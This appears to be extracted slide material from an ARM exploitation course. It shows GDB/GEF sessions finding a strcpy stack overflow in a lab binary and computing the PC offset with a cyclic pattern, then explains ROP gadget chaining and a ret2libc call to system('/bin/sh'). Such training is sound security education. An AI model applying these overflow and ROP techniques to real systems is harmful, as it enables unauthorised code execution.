0x00400576 <+34>:     blx     0x4003f8 <puts@plt>
0x0040057a <+38>:     movs    r3, #0
0x0040057c <+40>:     mov     r0, r3
0x0040057e <+42>:     adds    r7, #8
0x00400580 <+44>:     mov     sp, r7
0x00400582 <+46>:     pop     {r7, pc}
0x00400584 <+48>:     andeq   r0, r0, r2, rrx
```

End of assembler dump.

gef> █

LR = 0x00400570



gef> disassemble func1

Dump of assembler code for function func1:

```
0x00400538 <+0>:      push    {r7, lr}
0x0040053a <+2>:      sub     sp, #136          ; 0x88
0x0040053c <+4>:      add     r7, sp, #0
0x0040053e <+6>:      str     r0, [r7, #4]
0x00400540 <+8>:      add.w   r3, r7, #8
0x00400544 <+12>:     ldr     r1, [r7, #4]
0x00400546 <+14>:     mov     r0, r3
=> 0x00400548 <+16>:     blx     0x4003ec <strcpy@plt>
0x0040054c <+20>:     nop
0x0040054e <+22>:     adds    r7, #136          ; 0x88
0x00400550 <+24>:     mov     sp, r7
0x00400552 <+26>:     pop     {r7, pc}
```

End of assembler dump.

gef>

DEBUGGING WITH GDB


```
user@azeria-labs-arm:~/challenges$ gdb challenge1
GNU gdb (Debian 8.1-4) 8.1
Copyright (C) 2018 Free Software Foundation, Inc.
License GPLv3+: GNU GPL version 3 or later <http://gnu.org/licenses/gpl.html>
This is free software: you are free to change and redistribute it.
There is NO WARRANTY, to the extent permitted by law.  Type "show copying"
and "show warranty" for details.
This GDB was configured as "arm-linux-gnueabi".
Type "show configuration" for configuration details.
For bug reporting instructions, please see:
<http://www.gnu.org/software/gdb/bugs/>.
Find the GDB manual and other documentation resources online at:
<http://www.gnu.org/software/gdb/documentation/>.
For help, type "help".
Type "apropos word" to search for commands related to "word"...
GEF for linux ready, type `gef' to start, `gef config' to configure
65 commands loaded for GDB 8.1 using Python engine 3.6
[*] 5 commands could not be loaded, run `gef missing' to know why.
Reading symbols from challenge1...(no debugging symbols found)...done.
gef> b func1
Breakpoint 1 at 0x548
gef> run "$test"
```

environment variable
with your payload

\$ export test=\$(./exploit.py)




```
[ Legend: Modified register | Code | Heap | Stack | String ]
```

```
-[ registers ]
```

```
$r0 : 0xbffff2d0 → 0x00000000
$r1 : 0xbffff603 → "AAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAA[...]"
$r2 : 0xbffff4c0 → 0xbffff6c8 → "LS_COLORS=rs=0:di=01;34:ln=01;36:mh=00:pi=40;33:so[...]"
$r3 : 0xbffff2d0 → 0x00000000
$r4 : 0xbffff378 → 0xd846d6aa
$r5 : 0x0
$r6 : 0x0
$r7 : 0xbffff2c8 → 0x03ae75f6
$r8 : 0x0
$r9 : 0x0
$r10 : 0x411000 → lsr r0, r2, #28
$r11 : 0x0
$r12 : 0xbffff3e0 → 0x00000001
$sp : 0xbffff2c8 → 0x03ae75f6
$lr : 0x400571 → <main+29> ldr r3, [pc, #16] ; (0x400584 <main+48>)
$pc : 0x400548 → <func1+16> blx 0x4003ec <strcpy@plt>
$cpsr : [NEGATIVE zero carry overflow interrupt fast THUMB]
```

```
-[ stack ]
```

```
0xbffff2c8 +0x00: 0x03ae75f6 ← $r7, $sp  
0xbffff2cc +0x04: 0xbffff603 → "AAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAA[...]"  
0xbffff2d0 +0x08: 0x00000000 ← $r0, $r3  
0xbffff2d4 +0x0c: 0xb6fffc60 → 0xb6ffd000 → 0x464c457f  
0xbffff2d8 +0x10: 0x00000000  
0xbffff2dc +0x14: 0x00000004  
0xbffff2e0 +0x18: 0xbffff350 → 0xbffff358 → 0xbffff4b4 → 0xbffff5e2 → "/home/user/challenges/challenge1"  
0xbffff2e4 +0x1c: 0xb6ffd0fc → 0x00000000
```

```
-[ code:arm:thumb ]
```

```

0x400541 <func1+9>      add.w   r3, r7, #8
0x400545 <func1+13>     ldr     r1, [r7, #4]
0x400547 <func1+15>     mov     r0, r3
→ 0x400549 <func1+17>   blx     0x4003ec <strcpy@plt>
↳ 0x4003ec <strcpy@plt+0> add     r12, pc, #0, 12
0x4003f0 <strcpy@plt+4> add     r12, r12, #16, 20 ; 0x10000
0x4003f4 <strcpy@plt+8> ldr     pc, [r12, #3100]! ; 0xc1c
0x4003f8 <puts@plt+0>   add     r12, pc, #0, 12
0x4003fc <puts@plt+4>   add     r12, r12, #16, 20 ; 0x10000
0x400400 <puts@plt+8>   ldr     pc, [r12, #3092]! ; 0xc14

```



```
-[ registers ]
```

REGISTERS

STACK

```
-[ code:arm:thumb ]
```

```

0x400541 <func1+9>      add.w   r3, r7, #8
0x400545 <func1+13>     ldr     r1, [r7, #4]
0x400547 <func1+15>     mov     r0, r3
→ 0x400549 <func1+17>   blx     0x4003ec <strcpy@plt>
↳ 0x4003ec <strcpy@plt+0> add     r12, pc, #0, 12
0x4003f0 <strcpy@plt+4> add     r12, r12, #16, 20 ; 0x10000
0x4003f4 <strcpy@plt+8> ldr     pc, [r12, #3100]! ; 0xc1c
0x4003f8 <puts@plt+0>   add     r12, pc, #0, 12
0x4003fc <puts@plt+4>   add     r12, r12, #16, 20 ; 0x10000
0x400400 <puts@plt+8>   ldr     pc, [r12, #3092]! ; 0xc14

```



```
-[ registers ]
```

REGISTERS

STACK

```
-[ code:arm:thumb ]
```

INSTRUCTIONS

Breakpoint 1, 0x00400548 in func1 ()

gef> vmmap

| Start | End | Offset | Perm | Path |
|------------|-------------|------------|------|-------------------------------------|
| 0x00400000 | 0x00401000 | 0x00000000 | r-x | /home/user/challenges/challenge1 |
| 0x00410000 | 0x00411000 | 0x00000000 | r-x | /home/user/challenges/challenge1 |
| 0x00411000 | 0x00412000 | 0x00001000 | rwX | /home/user/challenges/challenge1 |
| 0xb6ede000 | 0xb6fc0000 | 0x00000000 | r-x | /lib/arm-linux-gnueabi/libc-2.27.so |
| 0xb6fc0000 | 0xb6fd0000 | 0x000e2000 | --- | /lib/arm-linux-gnueabi/libc-2.27.so |
| 0xb6fd0000 | 0xb6fd2000 | 0x000e2000 | r-x | /lib/arm-linux-gnueabi/libc-2.27.so |
| 0xb6fd2000 | 0xb6fd3000 | 0x000e4000 | rwX | /lib/arm-linux-gnueabi/libc-2.27.so |
| 0xb6fd3000 | 0xb6fd6000 | 0x00000000 | rwX | |
| 0xb6fd6000 | 0xb6fee000 | 0x00000000 | r-x | /lib/arm-linux-gnueabi/ld-2.27.so |
| 0xb6ff9000 | 0xb6ffb000 | 0x00000000 | rwX | |
| 0xb6ffb000 | 0xb6ffc000 | 0x00000000 | r-x | [sigpage] |
| 0xb6ffc000 | 0xb6ffd000 | 0x00000000 | r-- | [vvar] |
| 0xb6ffd000 | 0xb6ffe000 | 0x00000000 | r-x | [vdso] |
| 0xb6ffe000 | 0xb6fff000 | 0x00018000 | r-x | /lib/arm-linux-gnueabi/ld-2.27.so |
| 0xb6fff000 | 0xb7000000 | 0x00019000 | rwX | /lib/arm-linux-gnueabi/ld-2.27.so |
| 0xbefdf000 | 0xbf000000 | 0x00000000 | rwX | [stack] |
| 0xfffff000 | 0xfffff1000 | 0x00000000 | r-x | [vectors] |

MEMORY SPACE MAPPING

gef> checksec

[+] checksec for '/home/user/challenges/challenge1'

| | |
|---------|-----------|
| Canary | : No |
| NX | : No |
| PIE | : Yes |
| Fortify | : No |
| RelRO | : Partial |

SECURITY PROPERTIES OF
CURRENT EXECUTABLE

gef> █



EXAMINE MEMORY

```
gef> x/4i $pc
=> 0x400548 <func1+16>: blx      0x4003ec <strcpy@plt>
    0x40054c <func1+20>: nop
    0x40054e <func1+22>: adds    r7, #136      ; 0x88
    0x400550 <func1+24>: mov     sp, r7
gef> x/16wx 0xbffff603
0xbffff603:  0x41414141  0x41414141  0x41414141  0x41414141
0xbffff613:  0x41414141  0x41414141  0x41414141  0x41414141
0xbffff623:  0x41414141  0x41414141  0x41414141  0x41414141
0xbffff633:  0x41414141  0x41414141  0x41414141  0x41414141
gef> x/16wx $sp
0xbffff2c8:  0x03ae75f6  0xbffff603  0x00000000  0xb6fffc60
0xbffff2d8:  0x00000000  0x00000004  0xbffff350  0xb6ffd0fc
0xbffff2e8:  0xbffff41c  0xb6fdcf75  0x00000000  0xb6ffd13c
0xbffff2f8:  0x00000004  0xb6ffd14c  0xb6fffc60  0xbffff354
gef> █
```

Syntax: *x*/*<count>**<format>**<unit>*

FORMAT

UNIT

x - Hexadecimal

b - bytes

d - decimal

h - half words (2 bytes)

i - instructions

w - words (4 bytes)

t - binary (two)

g - giant words (8 bytes)

o - octal

u - unsigned

s - string

c - character




```
gef>
gef> pattern create 200
[+] Generating a pattern of 200 bytes
aaaaabaaacaaadaaaeaaafaaagaaahaaaiaaajaakaaalaaamaanaaaapaaaqaaaraaasaataaaauaaavaaaawaaaxaaayaaaazaabbaabcaabdaabeaabfaabgaabhaabiaabjaabkaablaabmaa
bnaaboaabpaabqaabraabsaabtaabuaabvaabwaabxaabyaab
[+] Saved as '$_gef1'
gef> run aaaaabaaacaaadaaaeaaafaaagaaahaaaiaaajaakaaalaaamaanaaaapaaaqaaaraaasaataaaauaaavaaaawaaaxaaayaaaazaabbaabcaabdaabeaabfaabgaabhaabiaabjaabk
aablaabmaabnaaboaabpaabqaabraabsaabtaabuaabvaabwaabxaabyaab
Starting program: /home/user/challenges/challenge1 aaaaabaaacaaadaaaeaaafaaagaaahaaaiaaajaakaaalaaamaanaaaapaaaqaaaraaasaataaaauaaavaaaawaaaxaaayaaa
zaabbaabcaabdaabeaabfaabgaabhaabiaabjaabkaablaabmaabnaaboaabpaabqaabraabsaabtaabuaabvaabwaabxaabyaab
[ Legend: Modified register | Code | Heap | Stack | String ]
```

```
[ registers ]
$R0 : 0xbefff2d0 → 0x00000000
$R1 : 0xbefff5ff → "aaaaabaaacaaadaaaeaaafaaagaaahaaaiaaajaakaaalaaama[...]"
$R2 : 0xbefff4c0 → 0xbefff6c8 → "LS_COLORS=rs=0:di=01;34:ln=01;36:mh=00:pi=40;33:so[...]"
$R3 : 0xbefff2d0 → 0x00000000
$R4 : 0xbefff378 → 0xbcfc8eae4
$R5 : 0x0
$R6 : 0x0
$R7 : 0xbefff2c8 → 0x03ae75f6
$R8 : 0x0
$R9 : 0x0
$R10 : 0x411000 → lsr $R0, $R2, #28
$R11 : 0x0
$R12 : 0xbefff3e0 → 0x00000001
$SP : 0xbefff2c8 → 0x03ae75f6
$LR : 0x400571 → <main+29> ldr $R3, [pc, #16] ; (0x400584 <main+48>)
$PC : 0x400548 → <func1+16> blx 0x4003ec <strcpy@plt>
$cpsr : [NEGATIVE zero carry overflow interrupt fast THUMB]
```

```
[ stack ]
0xbefff2c8 +0x00: 0x03ae75f6 ← $R7, $SP
0xbefff2cc +0x04: 0xbefff5ff → "aaaaabaaacaaadaaaeaaafaaagaaahaaaiaaajaakaaalaaama[...]"
0xbefff2d0 +0x08: 0x00000000 ← $R0, $R3
0xbefff2d4 +0x0c: 0xb6fffc60 → 0xb6fffd00 → 0x464c457f
0xbefff2d8 +0x10: 0x00000000
0xbefff2dc +0x14: 0x00000004
0xbefff2e0 +0x18: 0xbefff350 → 0xbefff358 → 0xbefff4b4 → 0xbefff5de → "/home/user/challenges/challenge1"
0xbefff2e4 +0x1c: 0xb6ffd0fc → 0x00000000
```

```
[ code:arm:thumb ]
0x400541 <func1+9> add.w $R3, $R7, #8
0x400545 <func1+13> ldr $R1, [$R7, #4]
0x400547 <func1+15> mov $R0, $R3
→ 0x400549 <func1+17> blx 0x4003ec <strcpy@plt>
↳ 0x4003ec <strcpy@plt+0> add $R12, $PC, #0, 12
0x4003f0 <strcpy@plt+4> add $R12, $R12, #16, 20 ; 0x10000
0x4003f4 <strcpy@plt+8> ldr $PC, [$R12, #3100]! ; 0xc1c
```



Program received signal SIGSEGV, Segmentation fault.

[Legend: **Modified register** | Code | Heap | Stack | String]

[registers]

```
$r0 : 0xbffff2f0 → "aaaabaaacaadaaaeeaaafaaagaaahaaiaaaajaaakaaalaaama[...]"
$r1 : 0xbffff6e5 → "LS_COLORS=rs=0:di=01;34:ln=01;36:mh=00:pi=40;33:so[...]"
$r2 : 0x0
$r3 : 0x5f534c00
$r4 : 0xbffff398 → "raabsaabtaabuaabvaabwaabxaabyaab"
$r5 : 0x0
$r6 : 0x0
$r7 : 0x62616168 ("haab"?)
$r8 : 0x0
$r9 : 0x0
$r10 : 0x411000 → lsrs r0, r2, #28
$r11 : 0x0
$r12 : 0xbffff2f0 → "aaaabaaacaadaaaeeaaafaaagaaahaaiaaaajaaakaaalaaama[...]"
$sp : 0xbffff378 → "jaabkaablaabmaabnaaboaabpaabqaabraabsaabtaabuaabva[...]"
$lr : 0x40054d → <func1+21> nop
$pc : 0x62616168 ("haab"?)
$cpsr : [NEGATIVE zero carry overflow interrupt fast THUMB]
```

[stack]

```
0xbffff378 +0x00: "jaabkaablaabmaabnaaboaabpaabqaabraabsaabtaabuaabva[...]" ← $sp
0xbffff37c +0x04: "kaablaabmaabnaaboaabpaabqaabraabsaabtaabuaabvaabwa[...]"
0xbffff380 +0x08: "laabmaabnaaboaabpaabqaabraabsaabtaabuaabvaabwaabxa[...]"
0xbffff384 +0x0c: "maabnaaboaabpaabqaabraabsaabtaabuaabvaabwaabxaabya[...]"
0xbffff388 +0x10: "naaboaabpaabqaabraabsaabtaabuaabvaabwaabxaabyaab"
0xbffff38c +0x14: "oabpaabqaabraabsaabtaabuaabvaabwaabxaabyaab"
0xbffff390 +0x18: "paabqaabraabsaabtaabuaabvaabwaabxaabyaab"
0xbffff394 +0x1c: "qaabraabsaabtaabuaabvaabwaabxaabyaab"
```

[code:arm:thumb]

[!] Cannot disassemble from \$PC

[!] Cannot access memory at address 0x62616168

[threads]

[#0] Id 1, Name: "challenge1", **stopped**, reason: SIGSEGV

[trace]

0x62616168 in ?? ()

gef> pattern search \$pc

[+] Searching '\$pc'

[+] Found at offset 128 (little-endian search) **likely**

gef> pattern search \$pc+1

[+] Searching '\$pc+1'

[+] Found at offset 132 (little-endian search) **likely**

gef>

Search pattern found in a register.

In Thumb, the PC value is decreased by 1.

The actual value is PC+1.

Search for PC+1 to get the accurate value




EXERCISE

- Open the PDF Lab-Workbook-v1.0-SAS.pdf and follow the instructions

RETURN ORIENTED PROGRAMMING

NX, Return-to-Libc




Breakpoint 1, 0x00400548 in func1 ()

gef> vmmap

| Start | End | Offset | Perm | Path |
|------------|------------|------------|------|-------------------------------------|
| 0x00400000 | 0x00401000 | 0x00000000 | r-x | /home/user/challenges/challenge2 |
| 0x00410000 | 0x00411000 | 0x00000000 | r-- | /home/user/challenges/challenge2 |
| 0x00411000 | 0x00412000 | 0x00001000 | rw- | /home/user/challenges/challenge2 |
| 0xb6ede000 | 0xb6fc0000 | 0x00000000 | r-x | /lib/arm-linux-gnueabi/libc-2.27.so |
| 0xb6fc0000 | 0xb6fd0000 | 0x000e2000 | --- | /lib/arm-linux-gnueabi/libc-2.27.so |
| 0xb6fd0000 | 0xb6fd2000 | 0x000e2000 | r-- | /lib/arm-linux-gnueabi/libc-2.27.so |
| 0xb6fd2000 | 0xb6fd3000 | 0x000e4000 | rw- | /lib/arm-linux-gnueabi/libc-2.27.so |
| 0xb6fd3000 | 0xb6fd6000 | 0x00000000 | rw- | |
| 0xb6fd6000 | 0xb6fee000 | 0x00000000 | r-x | /lib/arm-linux-gnueabi/ld-2.27.so |
| 0xb6ff9000 | 0xb6ffb000 | 0x00000000 | rw- | |
| 0xb6ffb000 | 0xb6ffc000 | 0x00000000 | r-x | [sigpage] |
| 0xb6ffc000 | 0xb6ffd000 | 0x00000000 | r-- | [vvar] |
| 0xb6ffd000 | 0xb6ffe000 | 0x00000000 | r-x | [vdso] |
| 0xb6ffe000 | 0xb6fff000 | 0x00018000 | r-- | /lib/arm-linux-gnueabi/ld-2.27.so |
| 0xb6fff000 | 0xb7000000 | 0x00019000 | rw- | /lib/arm-linux-gnueabi/ld-2.27.so |
| 0xbefdf000 | 0xbf000000 | 0x00000000 | rw- | [stack] |
| 0xffff0000 | 0xffff1000 | 0x00000000 | r-x | [vectors] |

gef> █

Stack is non-executable



Libc R-X
region

R-X

Choose Gadgets from Libc

Each gadget needs to end with

`pop {register, PC}` or

branch to register containing the
address of the next gadget

e.g. `bx r3`

Stack RW-
region

RW-

Place all gadget addresses on the stack.

Each gadget pops the next gadget into PC.

Only r-x libc instructions will be executed.

Nothing will be executed on the rw- stack.

SP →

| |
|--------------|
| 0x1000 |
| 0x41414141 |
| 0x3156 |
| 0x42424242 |
| 0x43434343 |
| 0x2653 |
| 0x44444444 |
| 0x4654 |
| 0xnextgadget |

1000: pop {r7, pc}

3156: pop {r0, r1, pc}

2653: mov r2, r1; pop {r6, pc}

4654: add r1, r0, r0; pop {pc}

| | |
|-----|----------|
| R0 | |
| R1 | |
| R2 | |
| R3 | |
| R4 | |
| R5 | |
| R6 | |
| R7 | |
| R8 | |
| R9 | |
| R10 | |
| R11 | |
| R12 | |
| SP | 6efffac0 |
| LR | |
| PC | 00001000 |



| |
|-----------------|
| 0x1000 |
| 0x41414141 |
| 0x3156 |
| SP → 0x42424242 |
| 0x43434343 |
| 0x2653 |
| 0x44444444 |
| 0x4654 |
| 0xnextgadget |

1000: pop {r7, pc}

3156: pop {r0, r1, pc}

2653: mov r2, r1; pop {r6, pc}

4654: add r1, r0, r0; pop {pc}

| | |
|-----|----------|
| R0 | |
| R1 | |
| R2 | |
| R3 | |
| R4 | |
| R5 | |
| R6 | |
| R7 | 41414141 |
| R8 | |
| R9 | |
| R10 | |
| R11 | |
| R12 | |
| SP | 6efffac8 |
| LR | |
| PC | 3156 |



| |
|-----------------|
| 0x1000 |
| 0x41414141 |
| 0x3156 |
| 0x42424242 |
| 0x43434343 |
| 0x2653 |
| SP → 0x44444444 |
| 0x4654 |
| 0xnextgadget |

1000: pop {r7, pc}

3156: pop {r0, r1, pc}

2653: mov r2, r1; pop {r6, pc}

4654: add r1, r0, r0; pop {pc}

| | |
|-----|----------|
| R0 | 42424242 |
| R1 | 43434343 |
| R2 | |
| R3 | |
| R4 | |
| R5 | |
| R6 | |
| R7 | 41414141 |
| R8 | |
| R9 | |
| R10 | |
| R11 | |
| R12 | |
| SP | 6efffad4 |
| LR | |
| PC | 2653 |



SP→

| |
|--------------|
| 0x1000 |
| 0x41414141 |
| 0x3156 |
| 0x42424242 |
| 0x43434343 |
| 0x2653 |
| 0x44444444 |
| 0x4654 |
| 0xnextgadget |

1000: pop {r7, pc}

3156: pop {r0, r1, pc}

2653: mov r2, r1; pop {r6, pc}

4654: add r1, r0, r0; pop {pc}

| | |
|-----|-----------|
| R0 | 41414141 |
| R1 | 42424242 |
| R2 | 42424242 |
| R3 | |
| R4 | |
| R5 | |
| R6 | 44444444 |
| R7 | 41414141 |
| R8 | |
| R9 | |
| R10 | |
| R11 | |
| R12 | |
| SP | 6efffadcd |
| LR | |
| PC | 4654 |



INVOKING SYSTEM


- System("/bin/sh")
 - R0 —> /bin/sh
 - PC: system() address

POP { R3, PC}


<system address>

MOV R0, SP; BLX R3

THE SIMPLE RET2LIBC




THE SIMPLE RET2LIBC



